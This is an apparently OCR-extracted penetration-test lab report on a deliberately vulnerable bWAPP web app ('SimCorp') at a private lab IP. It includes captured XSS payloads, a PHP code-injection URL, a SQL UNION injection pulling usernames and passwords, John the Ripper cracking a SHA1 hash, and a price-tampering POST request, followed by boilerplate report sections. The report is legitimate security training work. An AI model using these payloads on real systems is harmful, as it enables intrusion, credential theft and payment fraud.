
/ A Blue Heading /


A red paragraph.


!

Client's lucky stock ticker symbol for today is: **VTR**


/ Stock Selec
10.0.0.175
Got you again
OK
Enter a client's first and last name to fi
First name:
ipt>alert("Got you again")</sc
Last name:
<script>alert("HAHAHAHA")<
Go
Our advanced AI/ML algorithms have hand-picked a stock for !
Client's lucky stock ticker symbol for today is: PAYX


/ Stock Selec
10.0.0.175
HAHAHAHA
Don't allow 10.0.0.175 to prompt you again
OK
Enter a client's first and last name to fi
First name:
lert("Got you again")</script>
Last name:
<script>alert("HAHAHAHA")<
Go
Our advanced AI/ML algorithms have hand-picked a stock for !
Client's lucky stock ticker symbol for today is: SYF


10.0.0.175/simcorp/xss_get.php?firstname=<script>alert("Got+you+again")<%2Fscript>&
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec


+again")<%2Fscript>&lastname=<script>alert("HAHAHAHA")<%2Fscript>&form=submit

10.0.0.175/simcorp/phpi.php?message=1; phpinfo()

i Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha

bWAPP

an extremely buggy web app !


/ PHP Code Injection /

This is just a test page, reflecting back your **message**...

1

/ PHP Version 7.4.3 /

System	*Linux ip-10-0-0-175 5.8.0-1035-aws #37~20.04.1-Ubu*
Build Date	*Oct 6 2020 15:47:56*
Server API	*Apache 2.0 Handler*
Virtual Directory Support	*disabled*
Configuration File (php.ini) Path	*/etc/php/7.4/apache2*
Loaded Configuration File	*/etc/php/7.4/apache2/php.ini*



Pretty Raw Hex

```
GET /simcorp/sqli_1.php?title='+'&action=search HTTP/1.1
Host: 10.0.0.175
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.0.175/simcorp/sqli_1.php?title=%27%2B%27&action=search
Cookie: security_level=0; PHPSESSID=6b9tvie3kj9539dupas46fmcig
Upgrade-Insecure-Requests: 1
```

10.0.0.175/simcorp/sqli_1.php?title='+'&action=search

Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

y Stock! | Movies! | Tools! | Con Registration! | Change Password | Logout | Welcome Selene !

/ Movies featuring SimCorp /

Not only do these quality flicks feature SimCorp, but SimCorp was also a key financial partner in their production.

Search for a movie: Try a wildcard Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

Request to http://10.0.0.175:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1 GET /simcorp/sqli_1.php?title=iron%27+union+select+1%2Clogin%2Cpassword%2Cemail%2C5%2C6%2C7+from+users+%23&action=search HTTP/1.1
2 Host: 10.0.0.175
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.0.175/simcorp/sqli_1.php?title=3&action=search
9 Cookie: security_level=0; PHPSESSID=[redacted]
10 Upgrade-Insecure-Requests: 1
11
12
```

```
┌──(kali㉿kali)-[~]
└─$ echo [redacted] hash.txt

┌──(kali㉿kali)-[~]
└─$ john hash.txt
Created directory: /home/kali/.john
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 AVX 4x])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
asdfasdf         (?)
1g 0:00:00:00 DONE 2/3 (2023-09-13 17:27) 8.333g/s 6266p/s 6266c/s 6266C/s arizona..asdfasdf
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

/ Order Conference Tickets /

// SimCorp Global Conference is coming right up! //

Buy a ticket now at this employee-discount price ($15 per ticket) to be automatically registered for this year's SimCorp Conference! And remember, the more tickets you buy, the better your chances of winning the Grand Giveaway Raffle Prize! This year, it's a Ferari!

Purchases are deducted directly from your payroll—$15 per ticket. How many tickets would you like to order?

I would like to order [1] tickets.

[Confirm]

You ordered **20** raffle tickets.

Total amount charged from your payroll account automatically: **$300**.

Thank you for your order! Good luck in the raffle!

```
POST /simcorp/insecure_direct_object_ref_2.php HTTP/1.1
Host: 10.0.0.175
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://10.0.0.175
Connection: close
Referer: http://10.0.0.175/simcorp/insecure_direct_object_ref_2.php
Cookie: PHPSESSID=[redacted]; security_level=0
Upgrade-Insecure-Requests: 1

ticket_quantity=1&ticket_price=15&action=order
```

```
POST /simcorp/insecure_direct_object_ref_2.php HTTP/1.1
Host: 10.0.0.175
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://10.0.0.175
Connection: close
Referer: http://10.0.0.175/simcorp/insecure_direct_object_ref_2.php
Cookie: PHPSESSID=[redacted]; security_level=0
Upgrade-Insecure-Requests: 1

ticket_quantity=1&ticket_price=0&action=order
```

/ Order Conference Tickets /

// SimCorp Global Conference is coming right up! //

Buy a ticket now at this employee-discount price ($15 per ticket) to be automatically registered for this year's SimCorp Conference! And remember, the more tickets you buy, the better your chances of winning the Grand Giveaway Raffle Prize! This year, it's a Ferari!

Purchases are deducted directly from your payroll—$15 per ticket. How many tickets would you like to order?


I would like to order [1] tickets.

[Confirm]

You ordered **20** raffle tickets.

Total amount charged from your payroll account automatically: **$0**.

Thank you for your order! Good luck in the raffle!



4.0 Maintaining Access

As Binary Bandits 01, preserving access to the compromised system at IP address 10.0.0.175 is a crucial aspect of our penetration test. It is imperative that we maintain the ability to re-enter this specific system even after it has been successfully exploited. This phase of the penetration test revolves around guaranteeing our continuous administrative control over the compromised system at IP address 10.0.0.175. Our goal is to establish persistent access methods that ensure our control remains intact, enabling us to conduct further assessments, gather valuable intelligence, and simulate real-world threat scenarios effectively.

5.0 House Cleaning

As Binary Bandits 01, our commitment to professionalism extends to the cleanup phase of our assessment, particularly on IP address 10.0.0.175. It is imperative that we leave no trace of our penetration test behind on this specific system, ensuring the utmost discretion and security for our clients.

During this phase, our primary goal is to meticulously remove any remnants of our presence from IP address 10.0.0.175. This includes eliminating any artifacts, tools, or user accounts that were created or manipulated during the penetration test. We understand that leaving behind fragments of our activities on an organization's computer can potentially lead to security issues in the future.

Upon successfully collecting trophies and achieving our assessment objectives on IP address 10.0.0.175, our team diligently removes all traces of our presence. It is our commitment that Offensive Security, our client, should not need to undertake any additional cleanup efforts as a result of our engagement on this specific system.

By conducting thorough house cleaning, we demonstrate our professionalism, respect for client environments, and commitment to ensuring that our penetration test activities have no adverse impact on the security and integrity of the systems we assess, including IP address 10.0.0.175.

6.0 Conclusion

Binary Bandits 01, on behalf of Simcorp, executed a comprehensive internal penetration test focusing on IP address 10.0.0.175. The team consisted of Natasha Siramarco, David Prutch, Raheem Reed, and Dustin Haggett. Our objective was to assess security and provide insights specific to this system.

Key Findings:

- Identified vulnerabilities on IP address 10.0.0.175.
- Strongly recommend addressing these promptly for improved security.

Assessment Highlights:

- In-depth examination of open ports, services, and potential vulnerabilities on IP address 10.0.0.175.
- Meticulous approach to uncover system details on IP address 10.0.0.175.

In summary, Binary Bandits 01 is dedicated to delivering professional penetration tests. We prioritize security and provide actionable insights. We stand ready to assist Simcorp in enhancing its cybersecurity posture, with specific attention to IP address 10.0.0.175.